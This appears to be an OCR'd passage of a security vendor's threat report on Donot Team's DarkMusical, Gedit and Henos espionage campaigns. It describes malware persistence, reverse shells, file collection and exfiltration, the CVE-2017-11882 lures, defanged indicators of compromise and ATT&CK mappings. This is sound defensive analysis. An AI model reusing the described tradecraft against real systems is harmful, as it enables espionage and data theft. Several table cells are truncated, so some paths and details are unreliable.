


Figure 15. Observed chain of compromise for DarkMusical

We decided to call this campaign DarkMusical because of the names the attackers chose for their files and folders: many are western celebrities or characters in the movie High School Musical. Table 1 briefly describes the purpose of each of the components in the chain of compromise.

Table 1. Components in the DarkMusical campaign chain of compromise

Filename	Description
	This executable is dropped by the malicious document to `%public%\Music\rihana.exe` scheduled task called `musudt`.

`rihana.exe`	Downloads file to `%public%\Music\acrobat.dll` and drops a BAT file to `%public%\Mu` The BAT file calls `schtasks.exe` to create the `hmomci` scheduled task to execute `rundll32.exe %public%\Music\acrobat.dll, nikioioeioolla`.
`acrobat.dll`	Downloads file and saves it as `%public%\Music\swift` Additionally, can issue a `systeminfo.exe` command whose output is redirected to `%pub` contents of the file are sent to its C&C server. Drops and executes the file `%public%\Music\janifer.bat` that performs several tasks • Creates the folders `Troy`, `Gabriella`, and `Taylor` in `%public%\Music` with `archiv` • Creates two scheduled tasks: - `sccmos` to execute `%public%\Music\Troy\forbidden.exe` - `msoudatee` that executes `%public%\Music\Gabriella\remember.exe` • Moves the `swift` file into the `Gabriella` folder and renames it to `remember.exe` • Attempts to delete `acrobat.dll` and `rihana.exe` • Deletes the scheduled tasks named `hmomci` and `musudt` • Deletes itself
`remember.exe`	Downloads file to `%public%\Music\Troy\forbidden.exe`
`forbidden.exe`	Uses the URL stored in `%public%\Music\Taylor\flag` file; if there is no URL, it uses its Accepts three commands: • Set URL in the `flag` file • Execute file with `ShellExecute` Windows API • Download file to `%public%\Music\Taylor`

In Table 2 we describe the purpose of each component of the attacker's toolset

In Table 2 we describe the purpose of each component of the attacker's toolset.

Table 2. Description of components in the attacker's toolset for DarkMusical

Filename	Description
`serviceup.exe`	Reverse shells
`sdudate.exe`	#rowspan#
`srcot.exe`	Takes screenshots, saves them to `%public%\Music\Symphony`
Three variants of `nDExiD.exe`	Collects files created in 2021 and after, and copies them to the staging folder `%public%\Music\Symphony` Collects files by extension: `doc`, `docx`, `eml`, `inp`, `jpeg`, `jpg`, `msg`, `odt`, `pdf`, `pps`, `ppsx`, `ppt`, `pptx`, `rtf`, `txt`, `xls`, `xlsx`
	Same as above, but files must have been created in 2020 or after.
	File collector that monitors insertion of USB drives and changes within the file system. Collects the same documents by extension as above, but also includes files with extensions: `docm`, `mbox`, `pst`
`upsvcsu.exe`	Exfiltrates collected files. Enumerates all files in `%public%\Music\Symphony` and uploads those that match the extensions: `doc`, `docx`, `eml`, `inp`, `jpeg`, `jpg`, `msg`, `odt`, `pdf`, `pps`, `ppsx`, `ppt`, `pptx`, `rtf`, `txt`, `xls`, `xlsx`

Gedit

We detected the first attacks of the campaign using Gedit in September 2020, against organizations in Pakistan that had already been targeted with spearphishing and malicious RTF documents that installed the Jaca framework. Since then, Donot Team moved on to focus on targets in Bangladesh, Nepal and Sri Lanka. The malware is clearly derived from the yty malware framework, but it is distinct enough to be separated from DarkMusical.

We were able to retrieve a spearphishing email corresponding to a Gedit campaign that occurred in February of 2021, which is shown in Figure 16. The first attachment contained a list of personnel from a military entity in Bangladesh (and no malicious content). The second attachment showed nothing but a blank page, while executing malicious code.




Figure 16. Screenshot of a spearphishing email sent by the attackers

We can see that the size of the second file is greater than 2 MB. It is an RTF file that exploits CVE-2017-11882 to drop two DLL files contained in the document and execute one of them. Other components are downloaded to the compromised computer in various stages. An overview of this attack chain and its malware components is shown in Figure 17.




Figure 17. Chain of compromise in Gedit campaigns

The components were coded in Go, and C++ (with MinGW and Visual Studio compilers). We have chosen to describe the components used in that campaign in February 2021, which are shown in Table 3.

Table 3. Description of components for Gedit variant

Filename	Description
`vbtr.dll`	Moves the file `%TEMP%\bcs01276.tmp` to `%USERPROFILE%\Documents\msdn022.dll` Creates a scheduled task `MobUpdate` to execute `rundll32.exe %USERPROFILE%\Documer`
`msdn022.dll`	Downloads a file to `%APPDATA%\mscx01102` (later renamed to `Winhlp.exe`). Writes and executes `%APPDATA%\test.bat`, which: • Writes `<COMPUTERNAME>-<RANDOM_NUMBER>` to `%USERPROFILE%\Policy\en-us\Fil` • Creates the scheduled task `TaskUpdate` to execute `%USERPROFILE%\inf\boost\OOC` • Creates the scheduled task `MachineCore` to execute `%USERPROFILE%\Cursor\Size\`
`Winhlp.exe`	Downloads a file to `%USERPROFILE%\inf\boost\OOO\nprint.exe` (if it doesn't exist or its
	Sends a request to a server and depending on the reply, three actions can be performed: • If `qwertyuiop` is in the reply headers, then a file is downloaded to

nprint.exe	`%USERPROFILE%\Policy\en-us\Active\<FILENAME>`, where `<FILENAME>` is also read fro • If `asdfghjklzx` is in the reply headers, then it tries to execute `%USERPROFILE%\Poli` • If `zxcvbnmlkjhgfd` is in the reply headers, then it tries to execute `%USERPROFILE%\P` If a file `%USERPROFILE%\Policy\en-us\Files\wizard` exists, then the URL of the server instead of the one included in the executable.
wuaupdt.exe	Reverse shell.
lmpss.exe	Takes screenshots and saves them, in an infinite loop, to `%USERPROFILE%\Remote\Desk\A`
innod.exe	File collector. Iterates recursively through drives, logging interesting files to `%USERPROFILE%` Files are copied to `%USERPROFILE%\Remote\Desk\Apps` Seeks files with the extensions: `doc`, `docx`, `xls`, `xlsx`, `ppt`, `pps`, `pptx`, `ppsx`, `pdf`, `inp`, `msg`, `j` Excludes the following files/folders: `.`, `..`, `nohiucf`, `Windows`, `Recent Places`, `Temfile`, `Pr` `(x86)`, `ProgramData`, `Microsoft`, `Package Cache` This component runs in an infinite loop, iterating drives from `C:` to `H:`
gedit.exe	Sends collected files to a server. All files that are in `%USERPROFILE%\Remote\Desk\Apps` a There is no check for extension, other than excluding `.` and `..` The victim identifier that was written to `%USERPROFILE%\Policy\en-us\Files\wizard` i doesn't exist, then the default string `HeloBSiamabcferss` is used instead. User-agent is: `If people are doubting how far you can go, go so far that you can not hea` It creates a system event `aaaaaaaaa` to make sure that only one instance of the compone

Henos campaign

Finally, it is worth mentioning a wave of attacks that occurred between February and March 2021, targeting military organizations in Bangladesh and Sri Lanka. These attacks used the Gedit variant of the malware, but with some minor modifications. Therefore, we decided to name this campaign Henos in our timeline, after its backdoor DLL – `henos.dll`.

Samples belonging to components of this wave of attacks were also reported online in February, which probably explains why the group didn't use the components again (see this tweet by Shadow Chaser Group researchers, for example).

Although we didn't find the corresponding spearphishing emails or malicious documents, the attack chain is presumably the same as we described above, with some minor differences in how the components are executed. An overview of this is shown in Figure 18.




Figure 18. Chain of compromise of the Henos campaign

While some of the components of this campaign are named `javatemp.exe` and

While some of the components of this campaign are named `javatemp.exe` and `pytemp.exe`, these filenames were probably only chosen in an attempt to mimic legitimate software such as Java or Python. While `pytemp.exe` and `plaapas.exe` were coded in the Go language, `javatemp.exe` was coded in C++ (compiled with MinGW).

One final note is that the component that performs exfiltration of files, `pytemp.exe`, performs a check to see if `gedit.exe` is running. If two or more instances are found, it exits. We believe this is a mistake by the programmers, as it should check for `pytemp.exe` instead. However, this simple mistake helps us tie the Henos campaign to the Gedit variant of the malware (added to code similarity).

Conclusion

Donot Team makes up for its low sophistication with tenacity. We expect that it will continue to push on regardless of its many setbacks. Only time will tell if the group evolves its current TTPs and malware.

For any inquiries, or to make sample submissions related to the subject, contact us at threatintel@eset.com.

Indicators of Compromise (IoCs)

A comprehensive list of Indicators of Compromise (IoCs) and samples can be found in our GitHub repository.

Gedit – October 2021

Samples

SHA-1	Filename	ESET detection name

78E82F632856F293BDA86D77D02DF97EDBCDE918	cdc.dll	Win32/TrojanDownloader.Donot.C
D9F439E7D9EE9450CD504D5791FC73DA7C3F7E2E	wbiosr.exe	Win32/TrojanDownloader.Donot.D
CF7A56FD0613F63418B9DF3E2D7852FBB687BE3F	vdsc.exe	Win32/TrojanDownloader.Donot.E
B2263A6688E512D90629A3A621B2EE003B1B959E	wuaupdt.exe	Win32/ReverseShell.J
13B785493145C85B005E96D5029C20ACCFFE50F2	gedit.exe	Win32/Spy.Donot.A
E2A11F28F9511753698BA5CDBAA70E8141C9DFC3	wscs.exe	Win32/Spy.Donot.B
F67ABC483EE2114D96A90FA0A39496C42EF050B5	gedit.exe	Win32/Spy.Donot.B

Network

Download servers

- `https://request.soundedge[.]live/access/nasrzolofuju`
- `https://request.soundedge[.]live/access/birkalirajliruajirjiairuai`
- `https://share.printerjobs[.]xyz/id45sdjscj/<VICTIM_ID>`

Exfiltration server

- `https://submin.seasonsbackup[.]xyz/backup/<VICTIM_ID>`

Reverse shell server

- 80.255.3[.]67

Gedit – July 2021

Samples

SHA-1	Filename	ESET detection name
A71E70BA6F3CD083D20EDBC83C72AA823F31D7BF	hxedit.exe	Win32/TrojanDownloader.Donot.N
E101FB116F05B7B69BD2CAAFD744149E540EC6E9	lmpss.exe	Win64/HackTool.Ligolo.A
89D242E75172C79E2F6FC9B10B83377D940AE649	gedit.exe	WinGo/Spy.Donot.A
B42FEFE2AB961055EA10D445D9BB0906144647CE	gedit.exe	WinGo/Spy.Donot.A
B0704492382186D40069264C0488B65BA8222F1E	disc.exe	Win32/Spy.Donot.L
1A6FBD2735D3E27ECF7B5DD5FB6A21B153FACFDB	disc.exe	Win32/Spy.Donot.A
CEC2A3B121A669435847ADACD214BD0BE833E3AD	disc.exe	Win32/Spy.Donot.M
CBC4EC0D89FA7A2AD1B1708C5A36D1E304429203	disc.exe	Win32/Spy.Donot.A
9371F76527CA924163557C00329BF01F8AD9E8B7	gedit.exe	Win32/Spy.Donot.J
B427744B2781BC344B96907BF7D68719E65E9DCB	wuaupdt.exe	Win32/TrojanDownloader.Donot.W

Network

Download server

- `request.submitonline[.]club/orderme/`

Exfiltration servers

- `oceansurvey[.]club/upload/<VICTIM_ID>`
- `request.soundedge[.]live/<COMPUTERNAME>/uload`

Reverse shell servers

- `80.255.3[.]67`
- `37.48.122[.]145`

Gedit – February/March 2021

Samples

SHA-1	Filename	ESET detection name
`A15D011BED98BCE65DB597FFD2D5FDE49D46CFA2`	`BN_Webmail_List 2020.doc`	Win32/Exploit.Agent.UN
`6AE606659F8E0E19B69F0CB61EB9A94E66693F35`	`vbtr.dll`	Win32/Spy.Donot.G

0290ABF0530A2FD2DFB0DE29248BA3CABB58D2AD	bcs01276.tmp (msdn022.dll)	Win32/TrojanDownloader.Donc
66BA21B18B127DAA47CB16AB1F2E9FB7DE3F73E0	Winhlp.exe	Win32/TrojanDownloader.Donc
79A5B10C5214B1A3D7CA62A58574346C03D54C58	nprint.exe	Win32/TrojanDownloader.Donc
B427744B2781BC344B96907BF7D68719E65E9DCB	wuaupdt.exe	Win32/TrojanDownloader.Donc
E423A87B9F2A6DB29B3BA03AE7C4C21E5489E069	lmpss.exe	WinGo/Spy.Donot.B
F43845843D6E9FB4790BF70F1760843F08D43790	innod.exe	Win32/Spy.Donot.G
4FA31531108CC68FF1865E2EB5654F7B3DA8D820	gedit.exe	Win32/Spy.Donot.G

Network

Download servers

- `firm.tplinkupdates[.]space/8ujdfuyer8d8f7d98jreerje`
- `firm.tplinkupdates[.]space/yu37hfgde64jskeruqbrgx`
- `space.lovingallupdates[.]life/orderme`

Exfiltration server

- `oceansurvey.club/upload/<VICTIM_ID>`

Reverse shell server

Reverse shell server:

- 80.255.3[.]67

Gedit – September 2020

Samples

SHA-1	Filename	ESET detection name
49E58C6DE5245796AEF992D16A0962541F1DAE0C	lmpss.exe	Win32/Spy.Donot.H
6F38532CCFB33F921A45E67D84D2796461B5A7D4	prodot.exe	Win32/TrojanDownloader.Donot.K
FCFEE44DA272E6EB3FC2C071947DF1180F1A8AE1	prodot.exe	Win32/TrojanDownloader.Donot.S
7DDF48AB1CF99990CB61EEAEB3ED06ED8E70A81B	gedit.exe	Win32/TrojanDownloader.Donot.AA
DBC8FA70DFED7632EA21B9AACA07CC793712BFF3	disc.exe	Win32/Spy.Donot.I
CEF05A2DAB41287A495B9413D33F14D94A568C83	wuaupdt.exe	Win32/Spy.Donot.A
E7375B4F37ECEA77FDA2CEA1498CFB30A76BACC7	prodot.exe	Win32/TrojanDownloader.Donot.AA
771B4BEA921F509FC37016F5FA22890CA3338A65	apic.dll	Win32/TrojanDownloader.Donot.A
F74E6C2C0E26997FDB4DD89AA3D8BD5B270637CC	njhy65tg.dll	Win32/TrojanDownloader.Donot.O

Network

Download servers

- `soundvista[.]club/sessionrequest`
- `soundvista[.]club/orderme/<VICTIM_ID>`
- `soundvista[.]club/winuser`

Exfiltration server

- `request.resolverequest[.]live/upload/<COMPUTERNAME>-<Random_Number>`

Reverse shell server

- `80.255.3[.]67`

DarkMusical – September 2021

Samples

SHA-1	Filename	ESET detection name
`1917316C854AF9DA9EBDBD4ED4CBADF4FDCFA4CE`	`rihana.exe`	Win32/TrojanDownloader.Donot.C
`6643ACD5B07444D1B2C049BDE61DD66BEB0BD247`	`acrobat.dll`	Win32/TrojanDownloader.Donot.F
`9185DEFC6F024285092B563EFA69EA410BD6F85B`	`remember.exe`	Win32/TrojanDownloader.Donot.H

954CFEC261FEF2225ACEA6D47949D87EFF9BAB14	forbidden.exe	Win32/TrojanDownloader.Donot.I
7E9A4A13A76CCDEC880618BFF80C397790F3CFF3	serviceup.exe	Win32/ReverseShell.J
BF183A1EC4D88034D2AC825278FB084B4CB21EAD	srcot.exe	Win32/Spy.Donot.F
1FAA4A52AA84EDB6082DEA66F89C05E0F8374C4C	upsvcsu.exe	WinGo/Spy.Donot.A
2F2EA73B5EAF9F47DCFB7BF454A27A3FBF253A1E	sdudate.exe	Win32/ReverseShell.J
39F92CBEC05785BF9FF28B7F33906C702F142B90	ndexid.exe	Win32/Spy.Donot.C
1352A8394CCCE7491072AAAC9D19ED584E607757	ndexid.exe	Win32/Spy.Donot.E
623767BC142814AB28F8EC6590DC031E7965B9CD	ndexid.exe	Win32/Spy.Donot.A

Network

Download servers

- `digitalresolve[.]live/<COMPUTERNAME>~<USERNAME>~<HW_PROFILE_GUID>/ekcvilsrkjiasfjkikiakik`
- `digitalresolve[.]live/<COMPUTERNAME>~<USERNAME>~<HW_PROFILE_GUID>/ziuriucjiekuiemoaeukjudjkgfkkj`
- `digitalresolve[.]live/<COMPUTERNAME>~<USERNAME>~<HW_PROFILE_GUID>/Sqieilcioelikalik`

- printersolutions[.]live/<COMPUTERNAME>~<USERNAME>~<HW_PROFILE_GUID>/orderme

Exfiltration server

- packetbite[.]live/<COMPUTERNAME>~<USERNAME>~<HW_PROFILE_GUID>/uload

Reverse shell servers

- 37.120.198[.]208
- 51.38.85[.]227

DarkMusical – June 2021

Samples

SHA-1	Filename	ESET detection name
BB0C857908AFC878CAEEC3A0DA2CBB0A4FD4EF04 6194E0ECA5D494980DF5B9AB5CEA8379665ED46A	ertficial.dll	Win32/TrojanDownloader.Donc
ACB4DF8708D21A6E269D5E7EE5AFB5168D7E4C70	msofficedll.dll	Win32/TrojanDownloader.Donc
B38F3515E9B5C8F4FB78AD17C42012E379B9E99A	sccmo.exe	Win32/TrojanDownloader.Donc
60B2ADE3B339DE4ECA9EC3AC1A04BDEFC127B358	pscmo.exe	Win32/TrojanDownloader.Donc

Network

Download servers

- `biteupdates[.]live/<COMPUTERNAME>~<USERNAME>~<VICTIM_ID>/orderme`
- `biteupdates[.]live/<COMPUTERNAME>~<USERNAME>~<VICTIM_ID>/KdkdUe7KmmGFD`
- `biteupdates[.]live/<COMPUTERNAME>~<USERNAME>~<VICTIM_ID>/acdfsgbvdghd`
- `dataupdates[.]live/<COMPUTERNAME>~<USERNAME>~<VICTIM_ID>/DKixeXs44skdqqD`
- `dataupdates[.]live/<COMPUTERNAME>~<USERNAME>~<VICTIM_ID>/BcX21DKixeXs44skdqqD`

Henos – February/March 2021

Samples

SHA-1	Filename	ESET detection name
`468A04B358B780C9CC3174E107A8D898DDE4B6DE`	`Procurement Letter Feb 21.doc`	Win32/Exploit.CVE-2017-11882.CP
`9DD042FC83119A02AAB881EDB62C5EA3947BE63E`	`ctlm.dll`	Win32/Spy.Donot.N
`25825268868366A31FA73095B0C5D0B696CD45A2`	`stpnaqs.pmt (jptvbh.exe)`	Win32/TrojanDownloader.Donot.Z
`540E7338725CBAA2F33966D5C1AE2C34552D4988`	`henos.dll`	Win32/Spy.Donot.G

526E5C25140F7A70BA9F643ADA55AE24939D10AE	plaapas.exe	WinGo/Spy.Donot.B
89ED760D544CEFC6082A3649E8079EC87425FE66	javatemp.exe	Win32/Spy.Donot.G
9CA5512906D43EB9E5D6319E3C3617182BBF5907	pytemp.exe	WinGo/Spy.Donot.A

Network

Download servers

- info.printerupdates[.]online/<USERNAME>/Xddv21SDsxDl
- info.printerupdates[.]online/<COMPUTERNAME>~<USERNAME>/XddvInXdl
- info.printerupdates[.]online/<COMPUTERNAME>~<USERNAME>/ZuDDey1eDXUl
- info.printerupdates[.]online/<COMPUTERNAME>~<USERNAME>/Vyuib45xzlqn

Exfiltration server

- https://manage.biteupdates[.]site/<PC_NAME>/uload

MITRE ATT&CK techniques

This table was built using version 10 of the ATT&CK framework.

Tactic	ID	Name	Description
Resource			Donot Team has used CVE-2017-

Resource Development	T1588.005	Obtain Capabilities: Exploits	11882 exploits to run its first-stage malware.
Initial Access	T1566.001	Phishing: Spearphishing Attachment	Donot Team has sent spearphishing emails to its victims with malicious Word or PowerPoint attachments.
Execution	T1204.002	User Execution: Malicious File	Donot Team has lured its victims into opening malicious email attachments.
	T1059.005	Command and Scripting Interpreter: Visual Basic	Donot Team has used macros contained in Power Point documents.
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	Donot Team has used reverse shells on the system to execute commands.
	T1203	Exploitation for Client Execution	Donot Team has used CVE-2017-11882 exploits to execute code on the victim's machine.
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task	Donot Team has created scheduled tasks for persistence of its malicious components.
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location	Donot Team has used filenames such as `pytemp` or `javatemp` to approximate the name of

			legitimate software.
